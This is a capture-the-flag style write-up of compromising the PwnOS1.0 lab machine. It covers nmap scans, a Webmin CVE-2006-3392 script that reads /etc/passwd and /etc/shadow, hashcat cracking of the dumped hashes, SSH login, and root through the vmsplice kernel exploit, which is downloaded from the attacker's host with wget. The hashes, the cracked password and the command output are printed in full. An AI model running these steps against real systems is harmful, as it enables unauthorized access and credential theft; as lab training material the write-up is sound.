Introduction:

Today we are going to look at a machine called PwnOs1.0. As per the report this is one of the OSCP type machine to exploit.

Lets try to enumerate this and see what we have here to learn new.

Report –High-Level Summary:

We tasked with performing an internal penetration test in vuln hub machine. An internal penetration testis a simulatedattack against internally connected systems.

he focus of this test is to perform attacks, similar to those of a malicious entity,and attempt to infiltrate learning system PwnOS1.0. Overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back.

While conducting the internal penetration test, there were several alarming vulnerabilities that were identified within PWNOS1.0 box. We are able to gain access the machine primarily due to outdated patches and poor security configurations.During testing, we gained access to root of this system. These systems as well as a brief description on how access was obtained are listed below.

Got a sensitive file exposure in web application called **'Webmin'**. Gained a shell access by extracting the **/etc/passwd** and **/etc/shadow** file from the box and cracking the password with hashcat. Once in, Access was leveraged to escalate it to root by using the kernal exploit for vmsplice1

Recommendations:

PwnOS1.0 recommends patching the vulnerabilities identified during the penetration test to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program in order to mitigate additional vulnerabilities that may be discovered at a later date.

Scanning:

As usual we are going to start with few scanning to identify the open ports on the target machine.

Nmap Initial:

```
# Nmap 7.80 scan initiated Fri May 21 09:59:04 2021 as: nmap -sC -sV -vv -oA
nmap/initial 10.10.10.104
Nmap scan report for 10.10.10.104
Host is up, received arp-response (0.0035s latency).
Scanned at 2021-05-21 09:59:05 PDT for 42s
Not shown: 995 closed ports
Reason: 995 resets
PORT      STATE SERVICE     REASON         VERSION
22/tcp    open  ssh         syn-ack ttl 64 OpenSSH 4.6p1 Debian 5build1
(protocol 2.0)
| ssh-hostkey:
|   1024 e4:46:40:bf:e6:29:ac:c6:00:e2:b2:a3:e1:50:90:3c (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAOwshCAxYRqiD2tubJRFUr5VKIxpBXFSCcY+k5yLX3HE69zeoNmqeiOdUF3x7a

|   2048 10:cc:35:45:8e:f2:7a:a1:cc:db:a0:e8:bf:c7:73:3d (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEA0quOF8Dt51RP2ygYuoEIZNRShOM28YV4MHPNurQjWtTPGuHyNPWmS/

80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.2.4 ((Ubuntu)
PHP/5.2.3-1ubuntu6)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6
|_http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup:
MSHOME)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.0.26a (workgroup:
MSHOME)
10000/tcp open  http        syn-ack ttl 64 MiniServ 0.01 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 1F4BAEFFD3C738F5BEDC24B7B6B43285
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

MAC Address: 00:0C:29:5E:18:C9 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
|_clock-skew: mean: 2h30m04s, deviation: 3h32m08s, median: 3s
| nbstat: NetBIOS name: UBUNTUVM, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| Names:
|   UBUNTUVM<00>         Flags: <unique><active>
|   UBUNTUVM<03>         Flags: <unique><active>
|   UBUNTUVM<20>         Flags: <unique><active>
|   MSHOME<1e>           Flags: <group><active>
|   MSHOME<00>           Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 7742/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 48209/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 11740/udp): CLEAN (Failed to receive data)
|   Check 4 (port 48515/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Unix (Samba 3.0.26a)
|   Computer name: ubuntuvm
|   NetBIOS computer name:
|   Domain name: nsdlab
|   FQDN: ubuntuvm.NSDLAB
|_  System time: 2021-05-21T11:59:21-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
# Nmap done at Fri May 21 09:59:48 2021 -- 1 IP address (1 host up) scanned in
43.77 seconds
```

Nmap_Full

```
# Nmap 7.80 scan initiated Fri May 21 10:23:59 2021 as: nmap -sC -sV -vv -p- -
oA nmap/full 10.10.10.104
Nmap scan report for 10.10.10.104
Host is up, received arp-response (0.0045s latency).
Scanned at 2021-05-21 10:23:59 PDT for 48s
Not shown: 65530 closed ports
Reason: 65530 resets
PORT      STATE SERVICE     REASON         VERSION
22/tcp    open  ssh         syn-ack ttl 64 OpenSSH 4.6p1 Debian 5build1
(protocol 2.0)
| ssh-hostkey:
|   1024 e4:46:40:bf:e6:29:ac:c6:00:e2:b2:a3:e1:50:90:3c (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAOwshCAxYRqiD2tubJRFUr5VKIxpBXFSCcY+k5yLX3HE69zeoNmqeiOdUF3x7a

|   2048 10:cc:35:45:8e:f2:7a:a1:cc:db:a0:e8:bf:c7:73:3d (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEA0quOF8Dt51RP2ygYuoEIZNRShOM28YV4MHPNurQjWtTPGuHyNPWmS/

80/tcp    open  http        syn-ack ttl 64 Apache httpd 2.2.4 ((Ubuntu)
PHP/5.2.3-1ubuntu6)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6
|_http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup:

MSHOME)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.0.26a (workgroup:
MSHOME)
10000/tcp open  http        syn-ack ttl 64 MiniServ 0.01 (Webmin httpd)
|_http-favicon: Unknown favicon MD5: 1F4BAEFFD3C738F5BEDC24B7B6B43285
| http-methods:
```

```
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: MiniServ/0.01
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: 00:0C:29:5E:18:C9 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2h30m04s, deviation: 3h32m08s, median: 3s
| nbstat: NetBIOS name: UBUNTUVM, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| Names:
|   UBUNTUVM<00>         Flags: <unique><active>
|   UBUNTUVM<03>         Flags: <unique><active>
|   UBUNTUVM<20>         Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   MSHOME<1d>           Flags: <unique><active>
|   MSHOME<1e>           Flags: <group><active>
|   MSHOME<00>           Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 7742/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 48209/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 11740/udp): CLEAN (Failed to receive data)
|   Check 4 (port 48515/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Unix (Samba 3.0.26a)
|   Computer name: ubuntuvm
|   NetBIOS computer name:
|   Domain name: nsdlab

|   FQDN: ubuntuvm.NSDLAB
|_  System time: 2021-05-21T12:24:21-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
```


```
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri May 21 10:24:47 2021 -- 1 IP address (1 host up) scanned in
48.70 seconds
```

Enumeration:

We have checked and found that we have quite a handful of ports open.


```
→ nmap -p- 10.10.10.104
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-21 11:26 PDT
Nmap scan report for 10.10.10.104
Host is up (0.0024s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds
```

Lets go to the port 80 first and check if we can get something over there. By going to port 80 i found nothing on the page.



But however we have one more port called port 10000 which is webmin port. So i decided to search there if i can find something. By going to website i just found login directory on

the page



As we already know that the webmin is vulnerable to Sensitive File disclosure under the CVE-2006-3392. I have a script written for this webmin. Lets see if that script works or not.

I have downloaded the file to the machine with the wget command. lets run and check if we can get any luck out of it

```
wget "https://raw.githubusercontent.com/I7Z3R0/Exploit/main/Webmin/Webmin.py"
```

After downloading the exploit. Lets try to run the exploit and check what we get out of it.

Wow instantly it works without any issues and we are able to get the /etc/passwd file as well.

```
 → python3 webmin.py 10.10.10.104 10000 http /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
dhcp:x:100:101::/nonexistent:/bin/false
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
vmware:x:1000:1000:vmware,,,:/home/vmware:/bin/bash
obama:x:1001:1001::/home/obama:/bin/bash
osama:x:1002:1002::/home/osama:/bin/bash
yomama:x:1003:1003::/home/yomama:/bin/bash
```

Lets try to check if we can get a shadow file as well.

Whoa! we are able to get the shadow file as well without any issues.

```
→ python3 webmin.py 10.10.10.104 10000 http /etc/shadow

root:$1$LKrO9Q3N$EBgJhPZFHiKXtK0QRqeSm/:14041:0:99999:7:::
daemon:*:14040:0:99999:7:::
bin:*:14040:0:99999:7:::
sys:*:14040:0:99999:7:::
sync:*:14040:0:99999:7:::
games:*:14040:0:99999:7:::
man:*:14040:0:99999:7:::
lp:*:14040:0:99999:7:::
mail:*:14040:0:99999:7:::
news:*:14040:0:99999:7:::
uucp:*:14040:0:99999:7:::
proxy:*:14040:0:99999:7:::
www-data:*:14040:0:99999:7:::
backup:*:14040:0:99999:7:::
list:*:14040:0:99999:7:::
irc:*:14040:0:99999:7:::
gnats:*:14040:0:99999:7:::
nobody:*:14040:0:99999:7:::
dhcp:!:14040:0:99999:7:::
syslog:!:14040:0:99999:7:::
klog:!:14040:0:99999:7:::
mysql:!:14040:0:99999:7:::
sshd:!:14040:0:99999:7:::
vmware:$1$7nwi9F/D$AkdCcO2UfsCOM0IC8BYBb/:14042:0:99999:7:::
obama:$1$hvDHcCfx$pj78hUduionhij9q9JrtA0:14041:0:99999:7:::
osama:$1$Kqiv9qBp$eJg2uGCrOHoXGq0h5ehwe.:14041:0:99999:7:::
yomama:$1$tI4FJ.kP$wgDmweY9SAzJZYqW76oDA.:14041:0:99999:7:::
```

I dont think if there is any other option other than cracking the password.

I copied the root and users data to the separate file called passwd and copied the hash from shadow file as well.

```
 → cat passwd
root:x:0:0:root:/root:/bin/bash
vmware:x:1000:1000:vmware,,,:/home/vmware:/bin/bash
obama:x:1001:1001::/home/obama:/bin/bash
osama:x:1002:1002::/home/osama:/bin/bash
yomama:x:1003:1003::/home/yomama:/bin/bash
 → cat shadow
root:$1$LKrO9Q3N$EBgJhPZFHiKXtK0QRqeSm/:14041:0:99999:7:::
vmware:$1$7nwi9F/D$AkdCcO2UfsCOM0IC8BYBb/:14042:0:99999:7:::
obama:$1$hvDHcCfx$pj78hUduionhij9q9JrtA0:14041:0:99999:7:::
osama:$1$Kqiv9qBp$eJg2uGCrOHoXGq0h5ehwe.:14041:0:99999:7:::
yomama:$1$tI4FJ.kP$wgDmweY9SAzJZYqW76oDA.:14041:0:99999:7:::
 →
```

After copying i have unshadowed the file and redirected the output to cracked.txt

```
 → unshadow passwd shadow > cracked.txt
 →
 →
 →
 → cat cracked.txt
root:$1$LKrO9Q3N$EBgJhPZFHiKXtK0QRqeSm/:0:0:root:/root:/bin/bash
vmware:$1$7nwi9F/D$AkdCcO2UfsCOM0IC8BYBb/:1000:1000:vmware,,,:/home/vmware:/bin/bash
obama:$1$hvDHcCfx$pj78hUduionhij9q9JrtA0:1001:1001::/home/obama:/bin/bash
osama:$1$Kqiv9qBp$eJg2uGCrOHoXGq0h5ehwe.:1002:1002::/home/osama:/bin/bash
yomama:$1$tI4FJ.kP$wgDmweY9SAzJZYqW76oDA.:1003:1003::/home/yomama:/bin/bash
 →
```

I used hashcat to crack the password against rockyou.txt

Awesome!. We are able to crack the password for **vmware:h4ckm3** without any issues.

```
C:\hashcat\hashcat-5.1.0>
C:\hashcat\hashcat-5.1.0>hashcat64.exe -m 500 target.txt rockyou.txt --show
$1$7nwi9F/D$AkdCcO2UfsCOM0IC8BYBb/:h4ckm3
```

Gaining Shell:

Since we got the password for vmware. Lets try to login to the machine with ssh and see if we can have access to it.

```
→ ssh vmware@10.10.10.104
vmware@10.10.10.104's password:
Permission denied, please try again.
vmware@10.10.10.104's password:
Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:2

The programs included with the Ubuntu system are free sof
the exact distribution terms for each program are describ
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent p
applicable law.
Last login: Fri May 21 13:42:13 2021 from 10.10.10.101
vmware@ubuntuvm:~$ id
uid=1000(vmware) gid=1000(vmware) groups=4(adm),20(dialou
dmin),1000(vmware)
```

After i logged in there are so many users and apparently i found nothing on each user. Even i ran the linpeas.sh against it but nothing interesting over there either.

Seems like the only way to priv esc this machine is by kernal exploit.

Priv Escalation:

Lets check the version of this machine first.

```
vmware@ubuntuvm:~$ uname -a
Linux ubuntuvm 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686 GNU/Linux
```

Found that the machine has very old operating system. By checking the kernal exploits it seems like vmsplice1 would work perfectly fine for this machine.

The only thing which i need to check is whether gcc is installed in this machine or not.

```
vmware@ubuntuvm:~$ which gcc
/usr/bin/gcc
```

And yes!. gcc is installed on this machine. So lets take this exploit to the target machine and check if we can get root or not.

```
vmware@ubuntuvm:/dev/shm$ wget "http://10.10.10.101:8000/5092.c"
--14:16:24--  http://10.10.10.101:8000/5092.c
           => `5092.c'
Connecting to 10.10.10.101:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6,306 (6.2K) [text/plain]

100%[=================================>] 6,306         --.--K/s

14:16:24 (393.60 MB/s) - `5092.c' saved [6306/6306]
```

Downloaded the exploit to the target machine and compiled the same with gcc and finally i became the root.

```
vmware@ubuntuvm:/dev/shm$ gcc 5092.c -o splice
vmware@ubuntuvm:/dev/shm$ ./splice
-----------------------------------
 Linux vmsplice Local Root Exploit
 By qaaz
-----------------------------------
[+] mmap: 0x0 .. 0x1000
[+] page: 0x0
[+] page: 0x20
[+] mmap: 0x4000 .. 0x5000
[+] page: 0x4000
[+] page: 0x4020
[+] mmap: 0x1000 .. 0x2000
[+] page: 0x1000

[+] mmap: 0xb7d67000 .. 0xb7d99000
[+] root
root@ubuntuvm:/dev/shm# id
uid=0(root) gid=0(root)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plug

root@ubuntuvm:/dev/shm#
```

Report – House Cleaning:

The house-cleaning portion of the assessment ensures that remnants of the penetration test are removed. Oftentimes,fragments of tools or user accounts are left on an organization’s computer,which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is paramount importance.

After the objectives on both the lab network and exam network were successfully completed, Once done we removed the transfer files which we used such as priv escalation script linpeas and kernal exploit copied to the system.

Conclusion:

Tools Used:

1. Nmap
2. hashcat

Skills learned:

1. About webmin application
2. Kernal exploit

This is a recommended OSCP type box in many forums. As i see it has quite a bit of things to learn from this. One of the wonderful machine to look at for sure. Initially it was like a rabbit hole having smb, port 80 ports but the way to exploit any system is enumerating more and more.

* END ***